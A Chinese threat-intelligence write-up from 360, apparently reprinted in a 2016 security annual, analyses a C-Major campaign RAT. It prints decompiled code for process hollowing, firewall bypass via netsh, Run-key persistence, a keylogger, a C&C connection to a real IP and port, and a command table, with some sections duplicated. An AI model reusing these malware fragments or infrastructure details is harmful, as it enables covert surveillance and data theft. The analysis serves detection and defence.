```

360安全播报 ( bobao.360.cn )

HKEY\_CURRENT\_USER/Software/Microsoft/Windows

NT/CurrentVersion/Windows - load 这个值可以指定在用户登录后自动运行的程序文件名。

然后将 RegAsm.exe 拷贝为%temp%\svhost.exe



```
num2 = 48;
File.Copy(sourceFileName, text3, true);
IL_3DF:
```

360安全播报 ( bobao.360.cn )

sourceFileName | "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe"

360安全播报 ( bobao.360.cn )

text3 | "C:\Users\[REDACTED]\AppData\Local\Temp\svhost.exe"

360安全播报 ( bobao.360.cn )

接着以 Suspend 方式启动 svhost.exe, 将之前解密出来的 PE 注入, 并恢复线程。

```
if (!Class6.Class7.CreateProcess(string_0, text, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref @s1))
{
    throw new Exception();
}
int num = BitConverter.ToInt32(byte_0, 60);
int num2 = BitConverter.ToInt32(byte_0, num + 52);
int[] array = new int[179];
array[0] = 65538;
if (IntPtr.Size == 4)
{
    if (!Class6.Class7.GetThreadContext(struct2.intptr_1, array))
    {
        throw new Exception();
    }
}
```

360安全播报 ( bobao.360.cn )

最后在%temp%/net/目录下写入 health.exe.bat 文件并执行

```
streamWriter.WriteLine(Class10.GetResourceDecryptString_0(1346));
IL_237:
num2 = 25;
streamWriter.Dispose();
IL_242:
num2 = 26;
Interaction.Shell(text + Class10.GetResourceDecryptString_0(724), AppWinStyle.Hide, false, -1);
IL_25F:
```

360安全播报 ( bobao.360.cn )

health.exe.bat 的代码如下, 作用是不断遍历进程查看 svhost.exe 是否启动, 没有启动的话则将其启动。



```
health.exe.bat |  
1 :_Start  
2 timeout /t 300  
3 tasklist /nh /fi "imagnename eq svhost.exe" | find /i "svhost.exe" >nul && (  
4 Goto _Start  
5 ) || (  
6 Start /W "" "C:\Users\████\AppData\Local\Temp\net\health.exe"  
7 Goto _Start  
R )
```

360安全播报 ( bobao.360.cn )

svhost.exe

在 HKEY\_CURRENT\_USER 中设置一个值 di 用于判断是否已经感染过该系统：

```
if (Interaction.Command() != null)  
{  
    try  
    {  
        OK.F.Registry.CurrentUser.SetValue("di", "1");  
    }  
    catch (Exception expr_27)  
    {  
        ProjectData.SetProjectError(expr_27);  
        ProjectData.ClearProjectError();  
    }  
    Thread.Sleep(5000);  
}
```

360安全播报 ( bobao.360.cn )

设置 HKEY\_CURRENT\_USER\Environment\SEE\_MASK\_NOZONECHECKS 的值为 1，这是用于关闭附件管理器检查的：

```
try  
{  
    Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);  
}
```

360安全播报 ( bobao.360.cn )

然后用命令行启动 netsh.exe,添加防火墙规则,允许其通过防火墙



```
try
{
    Interaction.Shell(string.Concat(new string[]
    {
        "netsh firewall add allowedprogram \"",
        OK.LO.FullName,
        "\" \"",
        OK.LO.Name,
        "\" ENABLE"
    }), AppWinStyle.Hide, true, 5000);
}
```

360安全播报 ( bobao.360.cn )

命令行如下 :

```
netsh firewall add allowedprogram "C:\Users\***\AppData\Local\Temp\svhost.exe" "svhost.exe" ENABLE
```

申请一片内存空间用于存放接收/发送的数据,开始网络连接 :

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
```

C&C 地址: 191.101.23.190

```
// Token: 0x04000007 RID: 7
public static string H = "191.101.23.190";
```

端口号: 5552

```
// Token: 0x04000008 RID: 8
public static string P = "5552";
```

360安全播报 ( bobao.360.cn )

收集受害者的系统信息,包括上线时间、系统版本、系统位数、磁盘信息、当前用户等等,并发送出去 :



```
        }
        try
        {
            text = text + OK.L0.LastWriteTime.Date.ToString("yy-MM-dd") + OK.Y;
        }
        catch (Exception expr_15C)
        {
            ProjectData.SetProjectError(expr_15C);
            text = text + "??-??-??" + OK.Y;
            ProjectData.ClearProjectError();
        }
        text = text + "" + OK.Y;
        try
        {
            text += OK.F.Info.OSFullName.Replace("Microsoft", "").Replace("Windows", "Win").Replace("e"
        }
        catch (Exception expr_1FF)
        {
            ProjectData.SetProjectError(expr_1FF);
            text += "??";
            ProjectData.ClearProjectError();
        }
        text += "SP";
```

360安全播报 ( bobao.360.cn )

然后开启一个线程循环查询 socket 是否可读(接收命令)：

```
        Thread thread = new Thread(new ThreadStart(OK.RC), 1);
        thread.Start();
```

360安全播报 ( bobao.360.cn )

读取命令后，开启新线程根据指令执行对应的操作：



```
if (OK.C.Available < 1)
{
    OK.C.Client.Poll(-1, SelectMode.SelectRead);
}
while (OK.C.Available != 0)
{
    if (num != -1L)
    {
        OK.b = new byte[OK.C.Available + 1];
        long num3 = num - OK.MeM.Length;
        if (unchecked((long)OK.b.Length) > num3)
        {
            OK.b = new byte[(int)(num3 - 1L) + 1];
        }
        int count = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
        OK.MeM.Write(OK.b, 0, count);
        if (OK.MeM.Length == num)
        {
            num = -1L;
            Thread thread = new Thread(delegate(object a0)
            {
                OK.Ind((byte[])a0);
            });
            thread.Start(OK.MeM.ToArray());
            thread.Join(100);
            OK.MeM.Dispose();
            OK.MeM = new MemoryStream();
        }
        goto IL_1B;
    }
}
```

执行命令线程

360安全播报 ( bobao.360.cn )

开启键盘记录线程，并将记录信息保存在注册表 HKEY\_CURRENT\_USER\SoftWare\ce99f8fa1676b15364293a0db3d6a707 中：

```
int num2 = 0;
do
{
    if (kl.GetAsyncKeyState(num2) == -32767 & !OK.F.Keyboard.CtrlKeyDown)
    {
        Keys k = (Keys)num2;
        string text = this.Fix(k);
        if (text.Length > 0)
        {
            this.Logs += this.AV();
            this.Logs += text;
        }
        this.lastKey = k;
    }
    num2++;
}
while (num2 <= 255);
if (num == 1000)
{
    num = 0;
    int num3 = Conversions.ToInteger("20") * 1024;
    if (this.Logs.Length > num3)
    {
        this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
    }
    OK.STV(this.vn, this.Logs, RegistryValueKind.String);
}
Thread.Sleep(1);
```

360安全播报 ( bobao.360.cn )



360安全播报 ( bobao.360.cn )

### 设置自启动项：

```
try
{
    if (Operators.ConditionalCompareObjectNotEqual(OK.F.Registry.CurrentUser.GetValue(OK.sf + "\\\" + OK.RG, ""), "\\"))
    {
        OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
}
catch (Exception expr_227)
{
    ProjectData.SetProjectError(expr_227);
    ProjectData.ClearProjectError();
}

// Token: 0x04000013 RID: 19
public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
```

接收命令后，对命令做出相应的处理，在 switch 中根据命令执行对应的功能，这里就不再详细分析，下面给出部分功能与对应的命令，如下：

```
}
try
{
    text = text + OK.LO.LastWriteTime.Date.ToString("yy-MM-dd") + OK.Y;
}
catch (Exception expr_15C)
{
    ProjectData.SetProjectError(expr_15C);
    text = text + "?-?-??" + OK.Y;
    ProjectData.ClearProjectError();
}
text = text + "" + OK.Y;
try
{
    text += OK.F.Info.OSFullName.Replace("Microsoft", "").Replace("Windows", "Win").Replace("@" +
}
catch (Exception expr_1FF)
{
    ProjectData.SetProjectError(expr_1FF);
    text += "?";
    ProjectData.ClearProjectError();
}
text += "SP";
```

然后开启一个线程循环查询 socket 是否可读（接收命令）：



```
        Thread thread = new Thread(new ThreadStart(OK.RC), 1);
thread.Start();
        }
```

360安全播报 ( bobao.360.cn )

读取命令后,开启新线程根据指令执行对应的操作 :

```
if (OK.C.Available < 1)
{
    OK.C.Client.Poll(-1, SelectMode.SelectRead);
}
while (OK.C.Available != 0)
{
    if (num != -1L)
    {
        OK.b = new byte[OK.C.Available + 1];
        long num3 = num - OK.MeM.Length;
        if (unchecked((long)OK.b.Length) > num3)
        {
            OK.b = new byte[(int)(num3 - 1L) + 1];
        }
        int count = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
        OK.MeM.Write(OK.b, 0, count);
        if (OK.MeM.Length == num)
        {
            num = -1L;
            Thread thread = new Thread(delegate(object a0)
            {
                OK.Ind((byte[])a0);
            }, 1);
            thread.Start(OK.MeM.ToArray());
            thread.Join(100);
            OK.MeM.Dispose();
            OK.MeM = new MemoryStream();
        }
        goto IL_1B;
    }
}
```

执行命令线程

360安全播报 ( bobao.360.cn )

开启键盘记录线程,并将记录信息保存在注册表 HKEY\_CURRENT\_USER\SoftWare\ce99f8fa1676b15364293a0db3d6a707 中 :



```

int num2 = 0;
do
{
    if (kl.GetAsyncKeyState(num2) == -32767 & !OK.F.Keyboard.CtrlKeyDown)
    {
        Keys k = (Keys)num2;
        string text = this.Fix(k);
        if (text.Length > 0)
        {
            this.Logs += this.AV();
            this.Logs += text;
        }
        this.lastKey = k;
    }
    num2++;
}
while (num2 <= 255);
if (num == 1000)
{
    num = 0;
    int num3 = Conversions.ToInteger("20") * 1024;
    if (this.Logs.Length > num3)
    {
        this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
    }
    OK.STV(this.vn, this.Logs, RegistryValueKind.String);
}
Thread.Sleep(1);

```

360安全播报 ( bobao.360.cn )



360安全播报 ( bobao.360.cn )

## 设置自启动项：

```

try
{
    if (Operators.ConditionalCompareObjectNotEqual(OK.F.Registry.CurrentUser.GetValue(OK.sf + "\\\" + OK.RG, ""), "\\"))
    {
        OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
}
catch (Exception expr_227)
{
    ProjectData.SetProjectError(expr_227);
    ProjectData.ClearProjectError();
}

```

360安全播报 ( bobao.360.cn )



```
// Token: 0x04000013 RID: 19
public static string sf = "Software\Microsoft\Windows\CurrentVersion\Run";
```

360安全播报 ( bobao.360.cn )

接收命令后，对命令做出相应的处理，在 switch 中根据命令执行对应的功能，这里就不再详细分析，下面给出部分功能与对应的命令，如下：

rn	下载/执行文件
C AP	屏幕监控
un	自删除、启动和终止进程
up	在线更新
Ex	加载插件
G TV	获取注册表HKEY_CURRENT_USER\SoftWare\ ce99f8fa1676b 15364293a0db3d6a707中的键盘记录信息
ST V	设置注册表HKEY_CURRENT_USER\SoftWare\ ce99f8fa1676b 15364293a0db3d6a707开始键盘记录
.....	.....

## IOC

类型	值
C&C	191.101.23.190:5552
Downloader URL	http://pcdopune.com/ad/ video.ppsx

## 总结

在网上公开的 IOC 平台中发现,该 C&C 地址与趋势科技在今年三月份发布的“Operation C-Major” 报告中的一个 C&C 完全一致。另外,样本下载的域名 pcdopune.com 关联到的其他样本中,也出现了与报告中几乎一样的恶意宏样本,由此我们认为这是与 C-Major 相关的攻击行动。

根据 360 威胁情报中心的数据,我们发现本文所涉及的样本仅仅只是 C-Major 行动中使用的多种 Dropper 中的一种类型,CVE-2010-3333、CVE-2012-0158 等漏洞也被利用来做恶意代码的植入,不仅如此,甚至还利用了宏和脚本,所使用的 PE 样本更是灵活多变。从这些迹象来看 C-Major 行动背后团伙非常积极地利用所能得到各种植入手段,极有可能是专业的有背景及一定技术能力的组织。

## 参考链接

<http://documents.trendmicro.com/assets/pdf/Indian-military-personnel-targeted-by-information-theft-campaign-cmajor.pdf>

<http://www.cnblogs.com/Danny-Wei/p/4161539.html>

<http://www.openoffice.org/sc/compdocfileformat.pdf>

# 致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。我们整理的2016年优秀的技术文章合辑，分为Web安全、安全工具、物联网车联网安全、网络安全、移动安全、云安全、无线安全、木马分析、CTF攻略、SRC等十个方向，囊括国内外优质好文。

它既是安全客的第一本年刊，也是一份送给安全圈小伙伴们的新年礼物。

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢一直为安全客投稿贡献优质文章的小编们，他们是WisFree、shan66、pwn\_361、myswsun、0x9A82、k0sh1、阻圣、麦香浓郁以及唯一零等，篇幅有限，就不一一列举。最后要感谢将本书编辑成册的所有幕后工作人员们！

新的一年即将到来，在这辞旧迎新之际，安全客全体成员祝大家新年快乐，阖家团圆！

## 合作厂商



安赛 AISEC  
Artificial Intelligence Security

安信与诚  
Anxin Science and Technology Development Co.,Ltd

白帽汇  
BAIMAOHUI.NET

长亭科技  
CHAITIN.CN



培育信息时代的安全感

凌晨网络科技

MoreSec  
企业信赖的安全伙伴

TASS®  
江南天安

锦行科技  
Jeescen Technologies



S01BUG

无声信息

## 合作媒体



安全牛  
AGNIU.COM

AQ 安全圈

.COM 华盟网

雷锋网



威客安全  
secwk.com

安全智库

## 合作平台



## 合作团队



注：logo按首字母顺序排列



# 安全客

有思想的安全新媒体

专注传播有思想的安全声音

**安全客一直致力于传播有思想的安全声音，  
让我们将您的声音传达给数以万计的  
网络安全爱好者！**

